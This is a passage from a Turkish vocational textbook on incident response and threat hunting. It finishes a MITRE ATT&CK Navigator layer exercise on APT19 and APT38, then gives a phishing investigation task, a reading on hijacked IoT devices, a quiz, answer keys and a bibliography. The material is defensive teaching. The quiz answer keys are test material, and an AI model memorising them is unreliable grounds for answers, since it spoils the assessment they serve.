**Görsel 4.26:** Tehdit puanlama


**6. Adım:** Aynı işlemleri farklı renklendirme ve skor puanını 2 (iki) yaparak **APT38** için Görsel 4.27'de olduğu gibi hazırlayınız.




**Görsel 4.27:** APT38 için bilgi girişi yapılması


**7. Adım:** APT19 ve APT38 tarafından kullanılan ortak teknikleri elde etmek için her iki katmanı birleştiriniz (Bu, saldırganın tekniklerine öncelik vermenize yardımcı olacaktır.).

**8. Adım:** **Yeni Katman Oluştur**'a ve ardından **Diğer Katmanlardan Katman Oluştur**'a tıklayınız (Görsel 4.28).




**Görsel 4.28:** APT19 ve APT38 birleştirme

**9. Adım:** Create butonuna tıklayıp Görsel 4.29'da gösterildiği gibi APT19'dan kırmızı teknikler, APT38'den sarı teknikler ve her iki APT grubunda da ortak olan yeşil teknikler içeren yeni bir katman oluşturunuz.




**Görsel 4.29:** Ortak katman oluşturma

**10. Adım:** Son hazırlanan katmana göre dört yaygın teknik bulunmaktadır. Saldırının olası izlerine ve tehdit avcılığı sürecine şu dört tekniğe odaklanarak başlayabildiğini gözlemleyiniz:

- İlk Erişim taktiği altında **T1189** teknik kimlikli Geçiş Saldırısı
- Savunma Kaçınma taktiği altında **T1112** teknik kimlikli Kayıt Defterini Değiştirme

- Keşif taktiği altında **T1082** teknik kimlikli Sistem Bilgisi Keşfi
- Keşif taktiği altında **T1033** teknik kimlikli Sistem Sahibi/Kullanıcı Keşfi

## Sıra Sizde

Kurumsal bir e-posta sistemine sahte bir e-posta gönderildi ve bazı çalışanlar bağlantıya tıklayarak kullanıcı adı ve şifrelerini paylaştı. Siz bir **tehdit avcısı** olarak bu saldırının izlerini sürmek ve takibini yapmakla görevlisiniz. Buna göre e-posta ve ağ loglarını analiz ederek etkilenen kullanıcıları tespit etmek, şüpheli IP ve URL'leri takip etmek, kullanıcı hesaplarının olağan dışı aktivitelerini incelemek ve saldırının izlerini belirleyerek NIST'e göre gerekli iyileştirme adımlarını uygulamak için bir analiz ve raporlama çalışması gerçekleştiriniz.

**Değerlendirme:** Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.



## Okuma Parçası

### Akıllı Cihazların Sessiz Tehdidi

Bir sabah farklı şehirlerde yaşayan birçok insan evlerindeki ve iş yerlerindeki internet bağlantılarında alışılmadık sorunlar yaşamaya başladı. Güvenlik kameraları zaman zaman yanıt vermiyor, internet bağlantısı yavaşlıyor, bazı dijital hizmetlere erişim ise kesintili hâle geliyordu. Başlangıçta bunun geçici bir teknik arıza olduğu düşünüldü ancak kısa süre içinde sorunun tek bir noktadan kaynaklanmadığı anlaşıldı.

Yapılan incelemelerde, internete bağlı çok sayıda akıllı cihazın ortak bir şekilde olağan dışı trafik oluşturduğu fark edildi. Evlerde kullanılan kamera, modem, kaydedici gibi cihazlar, sahiplerinin bilgisi dışında dış sistemlerle iletişim kuruyordu. Bu cihazların çoğunda temel güvenlik ayarlarının değiştirilmediği, bazılarında ise eski yazılımların kullanılmaya devam ettiği görüldü. Böylece sıradan görünen cihazlar, fark edilmeden daha büyük bir yapının parçası hâline gelmişti.

Sorun büyüdükçe bazı dijital hizmetlerde erişim aksaklıkları yaşandı. Kurumların çevrim içi sistemleri yavaşladı, kullanıcı işlemleri gecikti ve teknik ekipler yoğun biçimde müdahale etmek zorunda kaldı. Olay, tek tek bakıldığında önemsiz görülebilecek cihazların bir araya geldiğinde ne kadar ciddi bir güvenlik riski oluşturabileceğini gösterdi.

Bu süreç sonunda hem bireyler hem de kurumlar önemli dersler çıkardı. Varsayılan parolaların değiştirilmesi, cihaz yazılımlarının düzenli güncellenmesi, gereksiz uzaktan erişim özelliklerinin kapatılması ve ağların daha kontrollü yapılarla yönetilmesi gerektiği anlaşıldı. Yaşananlar, dijital dünyada yalnızca bilgisayarların değil internete bağlanan her cihazın güvenlik açısından dikkatle ele alınması gerektiğini açık biçimde ortaya koydu.

*Komisyon tarafından uyarlanmıştır.*



## ÖLÇME VE DEĞERLENDİRME

**A) Aşağıdaki cümlelerde boş bırakılan yerlere doğru kelimeleri yazınız.**

1. Siber olaylara müdahale sürecinde olayların tespiti, sınıflandırılması ve raporlanması için kullanılan yazılıma …… denir.
2. Türkiye'de ulusal düzeyde siber olaylara müdahaleden sorumlu merkeze …… adı verilir.
3. Bir saldırının izi olarak değerlendirilen IP adresi, dosya hash değeri, zararlı URL gibi göstergelere …… adı verilir.
4. SANS, NIST gibi kuruluşlar tarafından geliştirilen adım adım olay müdahale süreçleri, …… olarak adlandırılır.
5. Bir saldırganın çok sayıda parola denemesiyle sisteme erişmeye çalıştığı saldırı türüne …… denir.

**B) Aşağıdaki soruları dikkatlice okuyarak doğru cevabı işaretleyiniz.**

**1. Aşağıdakilerden hangisi siber olaylara müdahale için dünya genelinde kabul görmüş standartlardan biridir?**

A) COBIT
B) SO 9001
C) SO 14001
D) ITIL
E) NIST

**2. Wazuh SIEM yazılımında Rule ID'nin <u>temel</u> görevi aşağıdakilerden hangisidir?**

A) Olayı tanımlamak ve sınıflandırmak
B) P adresini tespit etmek
C) Alarm seviyesini belirlemek
D) Olayın zaman bilgisini kaydetmek
E) Ağ trafiğini şifrelemek

**3. SANS siber olay müdahale çerçevesine göre izolasyon (containment ) adımının hizmet ettiği amaç aşağıdakilerden hangisidir?**

A) Olayın raporlanması
B) Olayın türünün belirlenmesi
C) Saldırının yayılmasının engellenmesi
D) Sistemlerin tekrar devreye alınması
E) Kullanıcı eğitiminin sağlanması

**4. Bir kurumda SQL Injection saldırısı gerçekleştiğinde atılması gereken <u>ilk adım</u> aşağıdakilerden hangisidir?**

A) Sistemleri tamamen kapatmak
B) Çalışanları bilgilendirmek
C) Şüpheli IP adreslerini firewall/WAF üzerinden engellemek
D) Saldırganın kimliğini bulmaya çalışmak
E) Veri tabanını yeniden kurmak

**5. Kötü amaçlı yazılımların sistemden tamamen kaldırılması ve temizlenmesi süreci aşağıdaki aşamalardan hangisinde gerçekleştirilir?**

A) Analiz
B) Hazırlık
C) İzleme
D) Raporlama
E) Temizleme

**6. Aşağıdakilerden hangisi USOM'un <u>temel</u> görevlerinden biridir?**

A) Yazılım geliştirmek
B) IOC bilgilerini paylaşmak
C) Güvenlik cihazları satmak
D) Üniversitelere ders vermek
E) Donanım üretmek

**7. Bir siber olay raporunda aşağıdaki sorulardan hangisi <u>yer almaz</u>?**

A) Gerçekte ne oldu?
B) Olay ne zaman gerçekleşti?
C) Olaya kimler müdahale etti?
D) Şirketin yıllık kâr oranı nedir?
E) Kuruluş nasıl etkilendi?

**8. Siber olay sonrası yapılan lesson learned (ders çıkarma) toplantılarının <u>temel</u> amacı aşağıdakilerden hangisidir?**

A) Çalışanlara ceza vermek
B) Olayı gizlemek
C) Olayın maliyetini hesaplamak
D) Benzer olayların tekrar yaşanmaması için önlem almak
E) Medyaya açıklama yapmak

**9. Bir kurumda siber olay sonrası yapılan iletişim planının <u>öncelikli</u> amacı aşağıdakilerden hangisidir?**

A) Çalışanları işten çıkarmak
B) Paydaşları ve yöneticileri doğru bilgilendirmek
C) Yeni yazılım satın almak
D) Basın açıklaması yapmak
E) Güvenlik cihazlarını değiştirmek

**10. Siber olay sonrası yapılması gereken önleyici aksiyonlardan biri aşağıdakilerden hangisidir?**

A) Yama yönetimi ve güvenlik güncellemelerini gerçekleştirmek
B) Sistemi eski hâlinde bırakmak
C) Saldırganla iletişime geçmek
D) Log kayıtlarını silmek
E) Olayı raporlamamak

## EKLER

**EK-1**

### Kontrol Listesi

| Ölçütler | Evet | Hayır |
|---|---|---|
| **1.** Uygulama için gerekli ortamı, araçları, kaynakları veya senaryo verilerini eksiksiz hazırladı. | | |
| **2.** Yönergede verilen işlem, planlama, yapılandırma veya müdahale adımlarını uygun sıra ve doğrulukta gerçekleştirdi. | | |
| **3.** Elde ettiği bulguları, log kayıtlarını, uyarıları veya senaryo verilerini doğru şekilde analiz edip yorumladı. | | |
| **4.** Uygulamanın amacına uygun müdahale planı, kural, önlem, iyileştirme adımı veya rapor çıktısı oluşturdu. | | |
| **5.** Çalışmasını bilgi güvenliği ilkelerine, etik kurallara ve laboratuvar yönergelerine uygun olarak tamamladı. | | |
| "Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz. | | |

# CEVAP ANAHTARLARI

## 1. ÖĞRENME BİRİMİ

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| A | **1.** ayrıcalık yükseltme | | **2.** zafiyet yönetimi | | **3.** internet güvenliği merkezi | | **4.** kırmızı takım | | **5.** USOM | |
| B | 1. B | 2. C | 3. A | 4. E | 5. A | 6. B | 7. B | 8. C | 9. D | 10. C |

## 2. ÖĞRENME BİRİMİ

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| A | **1.** SIEM | | **2.** EDR | | **3.** IDS | | **4.** UEBA | | **5.** WAF | |
| B | 1. B | 2. A | 3. C | 4. B | 5. B | 6. D | 7. C | 8. E | 9. C | 10. C |

## 3. ÖĞRENME BİRİMİ

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| A | **1.** JSON | | **2.** 4688 | | **3.** RI = (facility * 8) + severity | | **4.** Simple Recovery Model | | **5.** 6 | |
| B | 1. D | 2. D | 3. C | 4. B | 5. B | 6. E | 7. C | 8. B | 9. B | 10. C |

## 4. ÖĞRENME BİRİMİ

| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| A | **1.** Wazuh | **2.** USOM | **3.** IOC | | **4.** siber olay müdahale planı | | | | **5.** brute force (kaba kuvvet) | |
| B | 1. E | 2. A | 3. C | 4. C | 5. E | 6. B | 7. D | 8. D | 9. B | 10. A |

## KAYNAKÇA


- AWS Security. (2022). **Centralized logging and monitoring in cloud environments.**
- Bejtlich, R. (2014). **The practice of network security monitoring: Understanding incident detection and response**. San Francisco, CA: No Starch Press.
- Center for Internet Security. (2021). CIS Controls v8.
- Chuvakin, A., & Schmidt, K. (2013). **Logging and log management**. Waltham, MA: Syngress.
- Cisco Systems. (2021). **Network security monitoring fundamentals**. Indianapolis, IN: Cisco Press.
- CrowdStrike. (2022). **Endpoint detection and response** (EDR) deep dive.
- CrowdStrike. (2022). **Responding to ransomware attacks**: Field lessons.
- Elastic NV. (2022). Elastic Stack security analytics guide.
- European Union Agency for Cybersecurity (ENISA). (2021). **Good practice guide for incident management**.
- European Union Agency for Cybersecurity (ENISA). (2021). Incident response development guidelines for public institutions.
- Forouzan, B. A. (2007). **Data communications and networking** (4th ed.). McGraw-Hill.
- Forum of Incident Response and Security Teams (FIRST). (2020). **CSIRT services framework** (v2.1).
- Gartner Research. (2021). Market guide for SOAR platforms.
- Graylog Inc. (2021). Centralized log management overview.
- IBM Security. (2022). SOAR and SIEM integration for faster incident response.
- International Organization for Standardization. (2013). ISO/IEC 27035-1: Information security incident management.
- International Organization for Standardization. (2013). ISO/IEC 27035-2: Information security incident response procedures.
- Kent, K., & Souppaya, M. (2006). **Guide to computer security log management** (SP 800-92). Gaithersburg, MD: National Institute of Standards and Technology.
- Killcrece, G. (2004). **Steps for creating national CSIRTs**. Pittsburgh, PA: CERT/CC, Carnegie Mellon University.
- Kral, P. (2012). **Incident response and computer forensics** (3rd ed.). New York, NY: McGraw-Hill.
- Kurose, J. F., & Ross, K. W. (2021). **Computer networking: A top-down approach** (8th ed.). Pearson.
- Ligh, M., Adair, S., Hartstein, B., & Richard, M. (2014). Malware analyst's cookbook. Hoboken, NJ: Wiley.
- Luttgens, J., Pepe, M., & Mandia, K. (2014). **Incident response & computer forensics** (3rd ed.). New York, NY: McGraw-Hill.
- MEB (2023). **Siber Güvenlik Alanı Çerçeve Öğretim Programı.** Ankara: T.C. MEB.

- Mandiant. (2020). Threat hunting for SOC analysts.
- Mandiant. (2021). Incident response playbook.
- McAfee Enterprise. (2021). SIEM explained.
- MITRE Corporation. (2022). ATT&CK for enterprise framework.
- National Institute of Standards and Technology (NIST). (2018). **Computer security incident handling guide** (SP 800-61, Rev. 2). Gaithersburg, MD: NIST.
- Northcutt, S. (2012). **Inside network perimeter security**. Indianapolis, IN: New Riders.
- O'Reilly, T. (2020). **Monitoring modern infrastructure**. Sebastopol, CA: O'Reilly Media.
- Palo Alto Networks. (2021). **User and entity behavior analytics** (UEBA) in SOC environments.
- SANS Institute. (2018). Effective log management for incident detection.
- SANS Institute. (2020). Incident handler's handbook.
- Scarfone, K., & Mell, P. (2007). **Guide to intrusion detection and prevention systems** (SP 800-94). Gaithersburg, MD: NIST.
- Splunk Inc. (2021). Data normalization and correlation for threat detection.
- Stallings, W. (2020). **Network security essentials: Applications and standards** (6th ed.). Boston, MA: Pearson.
- Symantec Corporation. (2019). Best practices for malware containment and eradication.
- Symantec Corporation. (2019). Data loss prevention best practices.
- TDK (2012). **Türk Dil Kurumu Yazım Kılavuzu.** Ankara: Türk Dil Kurumu Yayınları.
- TDK (2012). **Türkçe Sözlük.** Ankara: Türk Dil Kurumu Yayınları.
- TÜBİTAK BİLGEM. (2022). **Siber olaylara müdahale rehberi**. Ankara: T.C. Cumhurbaşkanlığı Dijital Dönüşüm Ofisi.
- TÜBİTAK BİLGEM. (2023). **Ulusal siber güvenlik stratejisi ve SOME rehberi**. Ankara: T.C. Sanayi ve Teknoloji Bakanlığı.
- U.S. Department of Homeland Security (US-CERT). (2019). Incident response overview.
- Wazuh Inc. (2023). **Wazuh documentation**: Log data analysis and SIEM integration.
- West-Brown, M. J., Stikvoort, D., & Kossakowski, K. (2003). **Handbook for computer security incident response teams** (CSIRTs). Pittsburgh, PA: Carnegie Mellon University.


**Kaynakça APA 6'ya göre düzenlenmiştir.**

## GENEL AĞ KAYNAKÇASI VE GÖRSEL KAYNAKÇASI



*http://kitap.eba.gov.tr/karekod/Kaynak.php?KOD=4320*

Materyalin genel ağ kaynakçasına ve görsel kaynakçasına buradan ulaşılır. Karekoda ulaşılamaması durumunda yukarıdaki link kullanılabilir.